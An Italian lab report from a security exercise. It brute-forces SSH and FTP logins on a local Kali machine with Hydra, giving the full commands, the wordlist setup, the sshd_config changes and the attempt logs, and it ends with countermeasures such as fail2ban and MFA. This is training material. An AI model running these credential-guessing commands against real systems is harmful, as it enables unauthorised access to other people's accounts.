


REPORT ESERCITAZIONE

BRUTE FORCE CON HYDRA SU SSH E FTP



1. OBIETTIVI DELL'ESERCITAZIONE

L'esercitazione di oggi ha un duplice scopo: fare **pratica** con Hydra per craccare l'autenticazione di servizi di rete, e **consolidare** la conoscenza dei servizi stessi tramite la loro **configurazione**.

L'esercizio si è sviluppato in due fasi:

- **Fase 1 – SSH:** configurazione del servizio SSH su **Kali** Linux e attacco brute force con Hydra.
- **Fase 2 – FTP:** installazione e configurazione di **vsftpd**, seguito da un attacco brute force con Hydra sullo stesso servizio.

2. AMBIENTE DI LABORATORIO

TARGET / ATTACCANTE

In questa esercitazione Kali Linux ha svolto un doppio ruolo: sia come macchina **attaccante** (da cui è stato lanciato Hydra) sia come **target** (su cui giravano i servizi SSH e FTP). IP della macchina: 192.168.1.100.

TOOL UTILIZZATI

- **Hydra**, tool di **brute force** per autenticazioni di rete.
- **Seclists**, raccolta di wordlist per **username** e **password**.
- **vsftpd**, server FTP leggero per Linux.

3. PREPARAZIONE DELL'AMBIENTE

3.1 CREAZIONE DELL'UTENTE DI TEST

Prima di procedere con l'attacco, è stato creato un utente di sistema su Kali Linux che fungesse da target:

```
sudo adduser test_user
```

All'utente è stata assegnata la password iniziale **testpass**. Questo utente è stato poi utilizzato come target per entrambe le fasi dell'esercizio, poiché vsftpd – per impostazione predefinita – autentica gli utenti tramite gli account locali del sistema operativo.

3.2 AVVIO DEL SERVIZIO SSH

Il servizio SSH è stato avviato con il seguente comando:

```
sudo service ssh start
```

È stato poi verificato lo stato del servizio, che risultava **ACTIVE** (running).

3.3 INSTALLAZIONE DI SECLISTS E VSFTPD

Per il brute force sono state necessarie delle wordlist. È stato quindi installato il pacchetto seclists, che contiene elenchi molto vasti di username e password comuni:

```
sudo apt install seclists
```

Contestualmente è stato installato vsftpd, il server FTP necessario per la Fase 2:

```
sudo apt install vsftpd
```

3.4 SCELTA E PREPARAZIONE DELLE WORDLIST

Seclists contiene liste enormi (fino a 10 milioni di voci). Per questa esercitazione, anche considerando i vincoli di tempo del laboratorio, si è scelto di utilizzare due file più compatti ma comunque rappresentativi:

- **Username:** top-usernames-shortlist.txt, una lista breve con i nomi utente più comuni.
- **Passwords:** top-20-common-SSH-passwords.txt, le 20 password più comunemente usate in contesti SSH.

```
(kali@kali)~$ ls /usr/share/seclists/Passwords/Common-Credentials
100k-most-used-passwords-NCSC.txt  darkweb2017_top-10.txt  SplashData-2015-1.txt
10k-most-common.txt               four-digit-pin-codes-sorted-by-frequency-withcount.csv  SplashData-2015-2.txt
1900-2020.txt                     Language-Specific      top-20-common-SSH-passwords.txt
2020-200_most_used_passwords.txt  medical-devices.txt    top-passwords-shortlist.txt
2023-200_most_used_passwords.txt  probable-v2_top-12000.txt  worst-passwords-2017-top100-slashdata.txt
2024-197_most_used_passwords.txt  probable-v2_top-1575.txt  xato-net-10-million-passwords-1000000.txt
500-worst-passwords.txt          probable-v2_top-207.txt  xato-net-10-million-passwords-100000.txt
best1050.txt                    Pwdb_top-10000000.txt  xato-net-10-million-passwords-10000.txt
best110.txt                     Pwdb_top-1000000.txt  xato-net-10-million-passwords-1000.txt
best15.txt                      Pwdb_top-100000.txt   xato-net-10-million-passwords-100.txt
common-passwords-win.txt         Pwdb_top-10000.txt     xato-net-10-million-passwords-10.txt
darkweb2017_top-10000.txt        Pwdb_top-1000.txt     xato-net-10-million-passwords-dup.txt
darkweb2017_top-1000.txt         README.md              xato-net-10-million-passwords.txt
darkweb2017_top-100.txt          SplashData-2014.txt
```

Fig. 1 – Contenuto della cartella Common-Credentials di seclists

Consultando il contenuto delle wordlist, è emerso che né **test_user** né **testpass** erano presenti nei file selezionati. Le credenziali sono state quindi aggiunte manualmente in coda ai rispettivi file. Questa operazione è stata **necessaria** per simulare uno scenario **realistico** in cui l'attaccante, pur non conoscendo le credenziali a priori, dispone di una wordlist **sufficientemente** ampia da **includerle**. In un contesto reale senza vincoli di tempo, non sarebbe stato necessario alcun intervento manuale: le liste più grandi di **seclists** coprono **milioni di combinazioni**.

```
(kali㉿kali)-[~]  
$ cat /usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt  
root  
toor  
raspberry  
dietpi  
test  
uploader  
password  
admin  
administrator  
marketing  
12345678  
1234  
12345  
qwerty  
webadmin  
webmaster  
maintenance  
techsupport  
letmein  
logon  
Passw@rd  
alpine
```

Fig. 2 – Contenuto di top-20-common-SSH-passwords.txt (testpass non presente)

```
(kali㉿kali)-[~]  
$ cat /usr/share/seclists/Usernames/top-usernames-shortlist.txt  
root  
admin  
test  
guest  
info  
adm  
mysql  
user  
administrator  
oracle  
ftp  
pi  
puppet  
ansible  
ec2-user  
vagrant  
azureuser
```

Fig. 3 – Contenuto di top-usernames-shortlist.txt (test_user non presente)

Le credenziali mancanti sono state aggiunte tramite il seguente comando, che richiede i permessi di root. Il semplice `sudo echo >> avrebbe dato permission denied` perché il reindirizzamento `>>` viene eseguito dalla shell normale, non da sudo; con `sh -c` invece l'intero comando gira come root:

```
sudo sh -c 'echo "testpass" >> /usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt'  
sudo sh -c 'echo "test_user" >> /usr/share/seclists/Usernames/top-usernames-shortlist.txt'
```

```
(kali@kali)-[~]
$ sudo sh -c 'echo "testpass" >> /usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt'
(kali@kali)-[~]
$ cat /usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt
root
toor
raspberrypi
dietpi
test
uploader
password
admin
administrator
marketing
12345678
1234
12345
qwerty
webadmin
webmaster
maintenance
techsupport
letmein
logon
Passw@rd
alpine
testpass
```

Fig. 4 – Aggiunta di testpass in fondo alla lista password

```
(kali@kali)-[~]
$ cat /usr/share/seclists/Usernames/top-usernames-shortlist.txt
root
admin
test
guest
info
adm
mysql
user
administrator
oracle
ftp
pi
puppet
ansible
ec2-user
vagrant
azureuser
test_user
```

Fig. 5 – Aggiunta di test_user in fondo alla lista username


4. FASE 1: ATTACCO BRUTE FORCE SU SSH

4.1 TEST DI CONNESSIONE SSH

Prima di lanciare Hydra, è stata verificata la raggiungibilità del servizio SSH tentando una connessione manuale:

```
ssh test_user@192.168.1.100
```

Al primo accesso, SSH ha mostrato un avviso di autenticità **dell'host** (fingerprint). Questo è un comportamento del tutto normale: il sistema sta semplicemente notificando che non conosce ancora la firma del server. Confermando con **yes**, la chiave viene salvata e l'avviso non comparirà più.



```
(kali@kali) [~]  
$ ssh test_user@192.168.1.100  
The authenticity of host '192.168.1.100 (192.168.1.100)' can't be established.  
ED25519 key fingerprint is: SHA256:o4HZIi2ZEpbEI570U4Xf6dypjQ7qQ6kg13/piywCCPQ  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? █
```

Fig. 6 – Avviso fingerprint al primo accesso SSH (comportamento normale)

4.2 CONFIGURAZIONE DI SSHD_CONFIG

Al primo tentativo, Hydra ha restituito errori di connessione ("too many connection errors"). Il problema era il parametro **MaxAuthTries** nel file di configurazione di **SSH**, che per **default** limita il numero di tentativi di autenticazione per connessione a 6. Poiché Hydra tenta molte combinazioni in sequenza, raggiungeva il limite e veniva bloccato.

Per risolvere il problema è stato modificato il file `/etc/ssh/sshd_config`, decommentando la riga **MaxAuthTries** e alzando il valore. La riga era preceduta dal simbolo **#**, che in questi file di configurazione indica un commento, ovvero una riga ignorata dal sistema che usa il valore di default. Togliendo il **#** la riga diventa attiva. Anche **MaxSessions** è stato alzato per sicurezza.

```
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```

Fig. 7 – File sshd_config con MaxAuthTries e MaxSessions modificati

Dopo aver salvato le modifiche, il servizio è stato riavviato:

```
sudo service ssh restart
```

4.3 LANCIO DI HYDRA SU SSH

Il comando Hydra è stato costruito come segue:

```
hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt \
-P /usr/share/seclists/Passwords/Common-Credentials/top-20-common-
SSH-passwords.txt \ 192.168.1.100 -t 1 -f -V ssh
```

Significato dei parametri:

- **-L**, lista di username da testare (L maiuscola = lista da file).
- **-P**, lista di password da testare (P maiuscola = lista da file).
- **-t 1**, un solo thread parallelo, per non sovraccaricare SSH ed evitare gli errori di connessione.
- **-f**, stop immediato appena trovata la prima coppia valida.

- **-V**, modalità verbose, mostra ogni tentativo in tempo reale.
- **ssh**, protocollo target.

4.4 RISULTATO SSH

Dopo 414 tentativi totali (18 username × 23 password incluse le credenziali aggiunte), Hydra ha identificato con successo le credenziali valide:

```
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "password" - 398 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "admin" - 399 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "administrator" - 400 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "marketing" - 401 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "12345678" - 402 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "1234" - 403 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "12345" - 404 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "qwerty" - 405 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "webadmin" - 406 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "webmaster" - 407 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "maintenance" - 408 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "techsupport" - 409 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "letmein" - 410 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "logon" - 411 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "Passw@rd" - 412 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "alpine" - 413 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "testpass" - 414 of 414 [child 0] (0/0)
[22][ssh] host: 192.168.1.100 login: test_user password: testpass
[STATUS] attack finished for 192.168.1.100 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-15 09:44:56
```

Fig. 8 – Hydra trova le credenziali SSH: test_user / testpass

CREDENZIALI TROVATE

Username: test_user, Password: testpass, Servizio: SSH (porta 22), Host: 192.168.1.100

5. FASE 2: ATTACCO BRUTE FORCE SU FTP

5.1 CONFIGURAZIONE DI VSFTPD

Per la seconda fase è stato scelto il servizio FTP, configurando vsftpd (Very Secure FTP Daemon), il server FTP consigliato dalla consegna. vsftpd era già stato installato nella fase di preparazione. Il servizio è stato avviato con:

```
sudo service vsftpd start
```

Lo stato è stato verificato con il comando status, che confermava il servizio **ACTIVE** (running). vsftpd, per impostazione predefinita, autentica gli utenti tramite gli account locali di Linux, quindi lo stesso test_user creato in precedenza era già un utente FTP valido, senza ulteriori configurazioni.

5.2 LANCIO DI HYDRA SU FTP

Il comando Hydra per FTP è identico a quello SSH, con la sola differenza del protocollo target:

```
hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt \
-P /usr/share/seclists/Passwords/Common-Credentials/top-20-common-
SSH-passwords.txt \ 192.168.1.100 -t 1 -f -V ftp
```

5.3 RISULTATO FTP

Anche in questo caso, dopo 414 tentativi, Hydra ha identificato con successo le credenziali:

```
(kali@kali)-[~]
$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt \
-P /usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt \
192.168.1.100 -t 1 -f -V ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
hese ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-15 09:48:20
[DATA] max 1 task per 1 server, overall 1 task, 414 login tries (l:18/p:23), ~414 tries per task
[DATA] attacking ftp://192.168.1.100:21/
[ATTEMPT] target 192.168.1.100 - login "root" - pass "root" - 1 of 414 [child 0] (0/0)
```

Fig. 9 – Avvio di Hydra contro servizio FTP

```
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "1234" - 403 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "12345" - 404 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "qwerty" - 405 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "webadmin" - 406 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "webmaster" - 407 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "maintenance" - 408 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "techsupport" - 409 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "letmein" - 410 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "logon" - 411 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "Passw@rd" - 412 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "alpine" - 413 of 414 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "testpass" - 414 of 414 [child 0] (0/0)
[21][ftp] host: 192.168.1.100 login: test_user password: testpass
[STATUS] attack finished for 192.168.1.100 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-15 10:11:17
```

Fig. 10 – Hydra trova le credenziali FTP: test_user / testpass

**CREDENZIALI
TROVATE**

Username: test_user, Password: testpass, Servizio: FTP (porta 21), Host: 192.168.1.100

6. SIMULAZIONE: SCENARIO DAL PUNTO DI VISTA DELL'ATTACCANTE

Per completezza, è utile **descrivere** come si sarebbe sviluppato **l'attacco** da parte di un attaccante reale che **non** conosce le credenziali e **non ha vincoli di tempo**, scenario ben diverso da quello di laboratorio in cui le credenziali erano note a priori.

In assenza di vincoli temporali, un **attaccante** avrebbe prima effettuato una fase di ricognizione per identificare i servizi attivi sul target (ad esempio tramite **Nmap**), per poi lanciare Hydra con **wordlist** molto più grandi di quelle usate in laboratorio. Seclists offre liste con milioni di voci: senza la necessità di aggiungere credenziali manualmente, la **probabilità** di trovare una **password** comune è **molto alta**, a patto di avere abbastanza tempo a disposizione. Una volta ottenute le credenziali, l'accesso al servizio aprirebbe la strada a ulteriori attività offensive sulla macchina target.

È importante sottolineare che tutto questo scenario è **ipotetico** e **condotto senza limiti di tempo**. Nella realtà, sistemi di difesa come **fail2ban** o **l'autenticazione multi-fattore** renderebbero questo tipo di attacco molto più difficile o addirittura impossibile.

7. CONSIDERAZIONI DI SICUREZZA

Questa esercitazione mette in evidenza alcune riflessioni importanti sul **brute force** e sulle strategie di **attacco e difesa**.

7.1 IL BRUTE FORCE COME ULTIMA SPIAGGIA

Il **brute force**, e in particolare il **dictionary attack** come quello effettuato con **Hydra**, dovrebbe essere considerato **l'ultima risorsa** per un **attaccante**. I motivi sono **evidenti**: è **lento**, **rumoroso** (genera moltissime connessioni facilmente rilevabili dai log e dagli IDS), e dipende interamente dalla qualità delle **wordlist** disponibili. Se la **password** del target non è nella lista, **l'attacco** fallisce **indipendentemente** dal tempo impiegato.

Esistono tecniche molto più efficaci per ottenere credenziali valide, con un effort significativamente inferiore:

- **Phishing:** indurre la vittima a inserire le proprie credenziali su una pagina contraffatta. Tasso di successo elevato, zero tentativi di login sul target reale.
- **XSS (Cross-Site Scripting):** come visto nelle esercitazioni precedenti, un attacco XSS può essere usato per rubare cookie di sessione o reindirizzare l'utente su pagine di login fasulle, ottenendo le credenziali senza mai toccare il servizio target.
- **SQL Injection:** in presenza di form di login vulnerabili, un attacco SQLi può permettere l'accesso diretto bypassando completamente l'autenticazione.
- **Social Engineering:** manipolazione psicologica della vittima per ottenere informazioni sensibili. L'utente rimane l'anello più debole della catena di sicurezza.
- **Credential Stuffing:** utilizzo di credenziali rubate da precedenti data **breach**. Efficacissimo contro utenti che riusano le stesse password su più servizi.

7.2 IL FATTORE TEMPO

Un aspetto fondamentale emerso durante questa esercitazione è il ruolo centrale del tempo. L'intero esercizio è stato condotto in un ambiente controllato e senza vincoli temporali: le wordlist sono state scelte piccole per ottenere risultati in pochi minuti, e le credenziali sono state aggiunte manualmente alle liste per garantire il successo dell'attacco.

Nella realtà, un attacco brute force su servizi moderni e ben configurati potrebbe richiedere giorni o settimane. Strumenti di difesa come **fail2ban**, che blocca automaticamente gli IP dopo un certo numero di tentativi falliti, o i sistemi di autenticazione **multi-fattore (MFA)**, rendono il brute force puro sostanzialmente **inefficace** nella maggior parte degli scenari reali.

7.3 CONTROMISURE CONSIGLIATE

- **Fail2ban:** blocca automaticamente gli IP che superano una soglia di tentativi falliti.
- **Autenticazione a chiave pubblica SSH:** eliminare del tutto l'autenticazione tramite password su SSH.
- **MFA:** autenticazione multi-fattore su tutti i servizi critici.
- **Password policy:** consigliare password complesse che non compaiano nelle wordlist comuni.
- **Monitoraggio dei log:** rilevare pattern anomali di accesso (molti tentativi falliti in poco tempo) è fondamentale per bloccare un attacco in corso.

8. CONCLUSIONI

L'esercitazione ha permesso di mettere in pratica l'utilizzo di **Hydra** per il **brute force** di due servizi di rete diversi (SSH e FTP), acquisendo **familiarità** con la configurazione dei servizi stessi e con la gestione delle wordlist.

I **risultati ottenuti** confermano che password **semplici** e **comuni** rappresentano un rischio concreto e che un attacco brute force, seppur lento, è in grado di **comprometterle**.

In un contesto **professionale reale**, il brute force sarebbe spesso **scartato** in favore di tecniche meno **rumorose** e più **rapide** come il **phishing** o l'**XSS**.